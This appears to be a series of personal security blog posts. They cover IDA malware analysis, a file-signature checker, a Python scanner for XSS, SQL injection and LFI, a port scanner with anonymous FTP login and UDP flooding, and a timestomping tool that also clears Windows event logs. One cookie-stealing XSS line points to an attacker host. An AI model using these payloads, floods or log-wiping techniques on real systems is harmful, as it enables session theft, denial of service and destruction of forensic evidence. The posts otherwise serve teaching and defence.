12-first.PNG

In the screenshot of the function above, we immediately observe a string offset consisting of a static URL being pushed to the stack and utilized in the call to InternetOpenUrlA, indicating that this specific binary is attempting to reach the specified remote address for reasons which are yet unclear.

This is not the only method of initial analysis which may be possible for these sorts of binaries.  Pressing ‘Shift+F12’ or opening the ‘View -> Open Subviews – > Strings Windows’ will bring up a list of all detected ASCII strings present in the binary.  Studying the strings present in the binary can present the analyst with interesting or intriguingly anomalous strings which may lead to the most interesting parts of the software functionality.  An example view of the Strings window is shown below.

13- strings

Here we can see that the URL discovered above through cross-referencing the InternetOpenUrlA function imported from WININET is immediately present and detected as an existing string.  In order to figure out where this string is being utilized in the binary, we can once again double-click the item and then IDA presents us with the location in .data where the string offset is being stored, shown below.

14-data.PNG

Similarly to before, we can use ‘Ctrl+X’ to find out where this string is being cross-referenced in the binary, shown in the image below.

15-xref string.PNG

We can observe that it is being utilized in the same function as derived earlier in this post.  Clicking ‘Ok’ in this dialog box will lead us to the same ‘sub_401040’ developer-defined function which has previously been presented, as expected.  This type of analysis is useful in order to quickly highlight and discover portions of code which may be the most relevant to determining network or host based indicators of compromise necessary to mitigate future attacks related to specific malicious software binaries, allowing enterprise-scale organizations to act quickly with respect to proactive security measures.

This concludes a basic and brief introduction to the usage of IDA in understanding how to begin reverse engineering malicious binaries and to assess portions of their contents, capabilities and impact.  Both the functions imported and internal strings can give analysts important insight as to the potential consequences and risks a piece of software may post to an organization or device.

Forensics #1 / File-Signature Analysis

Every type of file which exists on standard computers typically is accompanied by a file signature, often referred to as a ‘magic number’.  A file signature is typically 1-4 bytes in length and located at offset 0 in the file when inspecting raw data but there are many exceptions to this.  Certain files such as a ‘Canon RAW’ formatted image or ‘GIF’ files have signatures larger than 4 bytes and others such as a ISO9660 CD/DVD ISO image file have signatures located at separate offsets other than 0.  A comprehensive list of file signatures in HEX format, the commonly associated file extension and a brief description of the file may be found at https://www.garykessler.net/library/file_sigs.html, courtesy of Gary Kessler.   Unfortunately there exists no penultimate compendium of magic numbers and it is possible for malicious software to disguise its magic number, potentially masquerading as another file type.  Typically, detecting a certain magic number will indicate the file type but the specific file type may not always have the correct magic number.  Analyzing files to look at their current file signature and compare it to the existing extension is a core feature of certain forensics software such as FTK or EnCase but it can be done in a simpler fashion through basic Python scripting which doesn’t require the usage of external utilities.

First, a list of known HEX signatures, the off-set they exist at and a brief description along with the associated extensions is established in a space-delimited format in order to have a reference for future analysis and comparison purposes.  A sample of the created list is shown below.

1


The list created is not by any means comprehensive but it is easily modular by simply addition additional file signatures, offsets and associated extensions wherever one would like to.  The script first loads these signatures into memory via an appended list as shown in the code snippet below.

2.PNG

ec - 1


‘loadSigs()’ functions to append the HEX signature, expected offset and description/extension to ‘siglist’ for usage later in the script.  Immediately after loading the known signatures, the user is able to select a path from which to begin recursive scanning of detected files, with the code snippet below demonstrating path detection existence capabilities.

3.PNG


In the above screen, we can observe that the user must enter a path rather than a specific file and the path must exist before the script will continue.  Additionally, the user can select the maximum file size to scan, allowing for the exclusion of files over a particular size.  This is useful since most malware will not exceed 25-100 MegaBytes and even malware on the scale of greater than 5-10 MegaBytes are extremely uncommon.  A snippet of the code for this functionality is shown below.

4

ec -3

The next called function, ‘scanforPE()’, allows the user to specify whether they would like to scan for a specific extension type or simply scan all detected extensions.  This is useful if the user is looking to scan, for example, all JPEG files in a particular directory for hidden EXE but does not wish to scan other file types.  An example of this functionality is shown below.

5.PNG


In recursively scanning through OS directories, the script hands each file off as a parameter argument to ‘isPE()’ which in turn makes sure the file is open-able and then passes it as parameter argument to ‘scanTmp()’.  The overall goal of the ‘scanTmp’ function is to check the current file-size against the max size, skipping if greater and then to read the binary into a raw binary dump which is in turn converted to upper-case HEX via ‘hexlify’, as shown in the image below.

6.PNG


As shown above, after the raw binary data is dumped into upper-case HEX format the temporary object is passed to another function labelled ‘checkSig()’.  ‘checkSig’ consists of the main business logic for the script and performs a variety of functions which in all likelihood should probably be split up further.  Essentially, it takes in the previously dumped temporary file, examines the signature list and puts the file-signature and offset into appropriate formats and then it calls another function, ‘getsubstring’, which takes a slice of the file at the location where a signature is expected for the associated file extension.  It then cuts the original file down to the same location slice and tests to see whether or not the original file slice is found within the sliced signature string, which would indicate a potential signature detection.  If this occurs, the extension type is compared to the expected type in order to determine whether a mis-match has been detected which may indicate a potentially malicious file masquerading as another extension type.  The function is relatively inelegant and displaying it here would not provide much benefit but it may be studied at the source GitHub link given at the end of this post.  Some additional screenshots of the script in action are shown below.

ec-4

ec-4-1.PNG

ec-5.PNG

ec-6.PNG

Once this operation is complete for all signatures and all detected files, a report is written detailing all possible detections, mismatches and files which were skipped due to their size or for permission reasons and it may be reviewed at the investigator’s leisure.  This is a basic and naive attempt at file signature analysis but it helps to demonstrate how it may be achieved without the usage of expensive utilities such as EnCase.

https://github.com/joeavanzato/ExtCheck

Network Scanning #2 / Basic Vulnerability Identification

Modern web-applications, if not sufficiently protected through various mitigating factors, are potentially vulnerable to a wide variety of exploitation mechanisms.  This list is quite large and this post will only be discussing the detection of three basic vulnerability types; Error-Based MySQL Injection, Reflected Cross-Site Scripting (R-XSS) and Local  File Inclusions (LFI).  Additionally, the Python script utilized depends upon the installation of two separate third-party modules to simplify different aspects of request generation and HTML parsing; BeautifulSoup4 and HTTP Requests are two extremely useful Python modules which make interacting with web-resources extremely simple when compared to manual interaction.  Links will be included at the bottom of this post.
The first stage of scanning for vulnerabilities is being able to effectively crawl through a given site while not going out of scope.  The created script is customizable in terms of crawling-depth and attempts to find links on every sequentially discovered page and perform additional crawling on all discovered links.  The main portion of the function for crawling a given host is shown below.

1-crawl

The above function takes a ‘host’ as input and establishes a ‘base_domain’ in order to ensure links which are not part of the base domain path are not scanned.  This prevents going out-of-scope with respect to the current scan, such as not crawling ‘Youtube’ if a given site happens to link to it.  ‘requests.get(host)’ is a useful function from the ‘requests’ module which automatically forms a properly formed HTTP GET request to the target and the following ‘soup_init’ beautifies the HTTP response using BeautifulSoup4.  Additionally, BS4 is used to parse for all links which exist in the response.  Links are iterated through and new requests are issued for all detected target links, continuing on until reaching the specified depth given in the user arguments.  We can also observe that for links which are not previously existing within the list ‘link_list[]’, they are appended to the end of the list.  This list is iterated through and utilized in the later vulnerability scanning functions and acts as a precursor for target host generation.

Reflected XSS is a problem which typically results as a lack of input or output sanitization on the server-side resulting in the potential for JavaScript to be echoed back to the client on vulnerable web-pages.  This may include a site which includes a login form and echoes the username back upon a failed or successful login attempt.  If such a site does not properly utilize XSS Protection Headers and sanitization of allowed input, the strings echoed back to the client could potentially include malicious JavaScript.  A basic example commonly used to test for the existence of reflected XSS is JavaScript of the form ‘alert(“Test”)’, which if successful will result in a pop-up appearing on the client containing the text ‘Test’.  Malicious attackers will typically craft a link containing JavaScript which includes commands such as ‘document.location=’http://attacker-website/cookie-theft.php?cookie=’+document.cookie;’.  This JavaScript would be embedded in a seemingly innocuous link and sent to the victim who would then unwittingly send their current session cookie to the attackers pre-determined PHP script.

The script created has the ability to iterate through the links discovered through the crawling function and test each of them for potential reflected XSS injections via dynamic form-discovery, form-population and response analysis.  The main code boot-strapping this functionality is shown below.

2-xss and crawl.PNG

The above code is part of the ‘main’ function and iterates through detected host URIs in the ‘link_list’ list which was previously populated through the crawling capabilities of the script.  Once a test for a given host is complete, a mini-report is generated and a file is written outputting the results for all XSS tests and letting investigators know which ones resulted in the detection of a potential reflected-XSS vulnerability.  As visible above, each host is passed to the ‘xss_test()’ function as a parameter argument, with snippets from ‘xss_test’ given below.

3-xss1.PNG

The code portion above represents the initial setup for reflected XSS testing, taking in a host parameter argument, sending an initial request to establish a base-line for form analysis and initializing an array for storing payloads resulting in potential XSS vulnerabilities.  It is also observed that a file named ‘xss.txt’ is opened and read line-by-line; this file contains potential payloads for XSS vulnerability detection and will be shown momentarily.  The script attempts to find all HTML forms present on the page, again utilizing BS4 to perform parsing of the HTTP response and then stores all forms in a dynamic variable for later iteration.  A snippet of the payloads document as it currently exists is shown below.

6-payloads

After loading the available payloads, the script proceeds to iterate through each available payload, then through each available form and finally each available form key in a ‘nested for loop’ fashion.  This makes it relatively inefficient but it does provide good overall coverage for each payload, form and key per form submission.  A sample of the next part of the script is shown below, existing within the ‘for loop’ for payload iteration.

4-xss2.PNG


As seen above, each form present in ‘all_forms’ is used and currently this script attempts to seek out login forms but has also been modified to include all forms in a more recent iteration to attempt to have wider overall site coverage.  The script then retrieves the actions, methods and available inputs of the form in question and creates a dictionary key:value pair for the original names and values of all form elements, storing the dictionary as ‘form_data’.  For every form, a final nested ‘for loop’ is utilized which iterates through all keys present in the form and attempts to set the related value to the current payload and then force a form submission in order to analyze the response.  This section is shown below.

5-xss3

The above code snippet represents the main portion for XSS testing on GET-action forms, with POST-action forms looking very similar and included directly below within the same for loop.  A new dictionary named ‘form_data_modded’ is created as a copy of the original ‘form_data’ to work upon it and not alter the original so that it can be recycled and used later.  For each key:value pair in ‘form_data’, the keys are iterated through and the corresponding value is set to the currently tested payload.  A GET/POST request is then made with the modded parameters and the HTTP response is analyzed to look for the existence of the embedded JavaScript in the response; if detected, the URL request which generated the alert is appended to the list of potential XSS triggers.  Otherwise, the next key:value pair is tested and the script continues in either case.  An example demonstrating this in action is shown below.

xss-example.PNG


The above code runs until all payloads, forms and key:value pairs are iterated through and would then continue to operate on every host present in “link_list”.  The  SQL testing is very similar in nature and also utilizes a text file containing pre-built SQL payloads intended to test for error-based MySQL injection.  Additionally, a list of ‘special’ characters and known errors is specified in code.  The special character list consists of items such as ‘/’, ‘;’, ‘), (‘, ‘– ‘ and many more characters which are dynamically formed against each payload and used as suffixes and prefixes in order to test a variety of payload combinations.  Additionally, similarly to the XSS tests, detected key:value pairs are iterated through and generated payloads are inserted into each value possible in every detected form in order to gain full application coverage.  Posting code snippets of the SQL test would not be efficient due to their similarity but they can be viewed in the source code linked towards the end of this post.  Instead, an example of both SQL injection failure and detection are shown below.

sql-example2



The final mechanism included in the script is a test for Local File Inclusion; this test is slightly separate from the others as it does not currently include compatibility with the crawling element but this will be added in a future update.  Currently, input for LFI testing must be in the form of ‘http://URL.php?page=’.  The script will detect the parameter lacking a value and will then begin injections from the given parameter using a combination of variably encoded double-dots (‘..’) and slashes given in two separate text files.  Every encoding of double-dot is iterated through with every type of slash available in the given lists and taken to a depth of five iterations.  A request is made on each attempt and the HTTP response is analyzed in order to determine if ‘etc/passwd’ exists in the response, the presence of which would indicate a successful local file inclusion has occurred.  It is a relatively naive implementation and also inefficient but it does succeed in testing for LFI vulnerabilities against known GET parameters.  A list of the currently used double-dots and slashes are given below along with an example of a successful LFI detection in operation.

dots

slash

lfi-example

Overall, this script is poorly performing but does manage to detect the given vulnerabilities on sites which are vulnerable to them.  Hopefully this helps demonstrate some basic ways through which these classes of vulnerabilities can be detected and furthers overall knowledge on the topic for those who are curious.

HTTP Requests : http://docs.python-requests.org/en/master/

Beautiful Soup : https://www.crummy.com/software/BeautifulSoup/

https://github.com/joeavanzato/SimpleScanner

Network Scanning #1 / Port Scanning, Anonymous FTP Querying, UDP Flooding

There exist a variety of mechanisms an attacker may use to perform network-based activities against a remote or local host, with many of them existing in the form of well-established mechanisms such as ‘nmap’ or other well-known utilities.  This post will attempt to demonstrate how to establish a basic TCP Connection to a remote host as well as showing how to utilize anonymous FTP logins and basic UDP Port flooding capabilities, to be expanded on in later posts.

The overall script is designed to take a variety of arguments as input such as the target-host, target-ports for scanning and whether or not to attempt anonymous FTP login or UDP flooding on the specified ports.  Typically, port scanning programs will check all well-known ports (1-1024) or even more, but this script will be very basic in that it will only check ports specified by the user.  It would be trivial to remove this and instead have it iterate through a port list.  The code snippet below demonstrates a basic port scanning function which will iterate through all ports given in the ‘target_Ports’ list, specified outside the scope of the local function by the given user inputs or statically populated with any desired port.

1


Here we see that threading is utilized to allow concurrent execution of the ‘Connect()’ function in order to speed up the overall scanning process.  Zooming in to the ‘Connect’ function, we can observe how the parameter arguments are utilized in order to make a socket connection to the remote host on the target port, with a custom payload available that can be tuned by the developer to whatever is required.

2

It would be possible to analyze the ‘feedback’ response of the remote host in order to determine if the socket was immediately reset or if a legitimate response other than a TCP RST was received, allowing for the determination of whether or not a target port is ‘open’, ‘filtered’ or ‘closed’.  An immediate TCP RST would indicate it is likely ‘closed’ or perhaps ‘filtered’ while any other response, such as a query indicating the payload is invalid, might indicate the port is ‘open’.  This type of information can be useful to attackers performing initial reconnaissance.

An easy way to perform an anonymous FTP login attempt would be through the usage of the ‘ftplib’ module included in Python.  A small function demonstrating this sort of capability with a randomly generated email address is shown in the code snippets below.

3

4.PNG

Flooding a port is slightly more complicated, but not much more.  For this example, we will utilize randomized UDP datagrams and attempt to continuously send them to the specified ports given by user arguments.  The initial function beginning this behavior is shown below.

5.PNG

The above code takes as argument the specified target host, the list of ports given in user arguments as well as the time that flooding should occur for, also given in the user arguments in terms of seconds.  Each port to be flooded is given its own process in order to execute concurrently using the ‘port_Flooder’ class, described in more detail below.

6.PNG

Above we see the beginning of the port_Flooder class, existing as a derivative of multiprocessing.process.BaseProcess, which issues a ‘run’ statement in the initialization of each class in order to begin immediate functionality.  The self function ‘flood_port’ is called for each instance, shown in the image below.

7.PNG

‘flood_port’ essentially takes in as arguments the target host, target port and the time that flooding should occur for and uses these to create a new socket which is utilized to send data over via UDP.  Packet contents are given via the ‘random_data’ variable which consists of random data with the generation mechanism specific to the current OS.  This data is then used through the ‘socket.sendto’ function and sent to the target host/port pair.  Unless this is performed hundreds or thousands of times simultaneously with various hosts, it is unlikely this alone will effect the performance of any server due to most autonomous mechanisms which exist to prevent this type of basic DoS attack.

https://github.com/joeavanzato/NetPeek

Anti-Forensics #1 / Time-Line Obfuscation

Being able to track the activity of malicious software on a particular host is critically important to understanding the potential impact and consequences that will arise from its execution.  As such, designers of malware will attempt to utilize a variety of anti-forensics mechanisms in order to evade detection or obfuscate the actions taken in order to make it more difficult for security investigators to assemble action time-lines.  This can be achieved through a variety of methods but today I am discussing simple time-line alteration techniques that may often be seen as side modules existing within larger packages of malware.

In particular, altering the modification, access and creation (MAC) times of files can greatly hinder investigative attempts to understand when and how different actions on a system were taken.  This is more easily done through direct struct manipulation in C but I am utilizing Python 3+ in order to modify MAC times.  Python can easily handle changing Access and Modification times but modifying the creation time requires a more in-depth examination of C-Structs and as such I will be using the imports ‘win32file’ and ‘pywintypes’ and ‘win32api’ to achieve easier handling and manipulation of Windows APIs and file-structure data.


The first step I take in achieving a realistic time-line is to generate a random date-time sequence which will be used when later modifying file MAC times.  In order to do this, I first pull the ‘start date’ from the local device’s System Event Log by opening up the event log and getting the date from the earliest record present, as shown below.

1-setparams-read

1-geteventlogdate


The above code opens up a handle using the pre-defined variables and then uses a basic loop to get the ‘TimeGenerated’ data from the earliest record in the log.  If the log isn’t regularly wiped, this will typically be from when the OS was installed, giving us some boundaries which can be utilized for date-time generation if we wish to remain ‘in-bounds’ in regards to accurate time-setting, although this isn’t completely necessary.  The next step taken is to create  function which, when utilized, will generate a random date-time within the boundary given above as well as the system’s current date-time.  This function is shown below.

1-getrandomdate

The above code can be written in a variety of ways and is very simplistic, ignoring many fringe cases and achieving a very naive mechanism to generate random date-times.  These are utilized in the next stage of the process to alter MAC times for a given file.  The overall script is able to take a directory as input and, when given, will iterate through the entire directory and any sub-directories and will pass any detected file through the ‘randomizeFileTime’ function given below.

2-randomize

The above function uses ‘os.utime’, a Python native function under the ‘os’ import to modify both Modification and Access time of files but it cannot natively alter the Creation time.  To do that, I prepare a time in the necessary C-struct format under the variable ‘ct’ and then use the ‘CreateFile’, ‘Time’ and ‘SetFileTime’ functions included within ‘win32file’ and ‘pywintypes’ to modify the Creation time.  This results in files having a completely randomized MAC time similar to utilizing the ‘Timestomper’ software released many years ago.

Unfortunately, this type of work can be easily reversed by a skilled investigator through System Event log examination and a basic script which ‘un-does’ the actions performed within this obfuscation attack.  One way to make this more difficult is to simultaneously modify the System Time in order to effectively ‘scramble’ the System Event log, making reconstruction much more tedious and time-consuming.  This is done in a simple ‘while’ loop for demonstration purposes but could just as easily be performed via threading to achieve concurrent execution.  The above random-date-time generator is utilized to create variables which are input to the basic line of code shown below.

3.PNG

This will change the system time using the previously mentioned imports in a very simple ‘one-liner’.  This is achievable through pure python means but is much more tedious to perform.  One other action that may be taken to increase the difficulty of ‘un-scrambling’ the event log would be to alter the current time-zone previous to modification of each file-time.  This may also be done through Win32API interaction and the method used is shown below.

4


The ‘tz’ variable includes a long-list of all potential Time Zones present in the Windows 10 OS while ‘tzpath’ gives the expected path in the Registry for time-zone value manipulation, shown in the below image.

5



The code snippet above demonstrates how, for each file, previous to having the file-time randomized a random time-zone is selected from ‘tz’ and the registry value for current Time-Zone is modified, further obfuscating system event logs and increasing the tediousness of investigations.  Further-more, after script completion, an attempt to wipe all existing event logs is made via the code snippet given below.

6.PNG


This code attempts to iterate through all existing logs and uses native Windows functions to attempt clearing logs.  If allowed, this can make it very difficult for forensic investigators to determine specific time-lines if no external reporting or auditing systems are in place.  There is one final technique utilized in this script to attempt time-line obfuscation, but which does not quite work as expected, although I will include mention of it here.  I noticed in my testing that there exists a ‘System Uptime’ event in the Event Logs which seems to ‘tick’ every second since the system has last started.  It seems through research that this event is dependent upon the ‘LastBootUpTime’ property of the Window’s CIM_OperatingSystem information class and altering this cannot be done very easily.  I have attempted to write a new ‘Managed Object Format’ class which will over-write the existing class and attempt to define a new value for ‘LastBootUpTime’ property.  The initial function for this is shown below.

7.PNG

The above function, when called, will attempt to write a ‘.mof’ file containing the above code with a randomized date-time inserted into the code.  This alone is not enough, as this function would simply leave the file on the system but that would do nothing on its own.

7-2.PNG



The code snippet attempts to call the writing-MOF function as well as utilize ‘subprocess.call’ in an attempt to force an update to the existing class via the command-line.  Additionally PowerShell is utilized throughout in order to learn what the original ‘LastBootUpTime’ is as well as to verify that it is modified after MOF compilation.

8.PNG

9.PNG

Overall, the above code, when combined, attempts to obfuscate malicious software actions and would be part of a larger package.  This ‘larger package’ may attempt some form of data exfiltration or persistence achievements and this type of obfuscation will try to hide the greater intent of the package and make it very difficult for security investigators to understand what happened or construct accurate time-lines.

Some screenshots of this script in action are shown below.

mac-5-2.PNG

mac-5-3.PNG

mac-5-4.PNG

https://github.com/joeavanzato/MACfuscator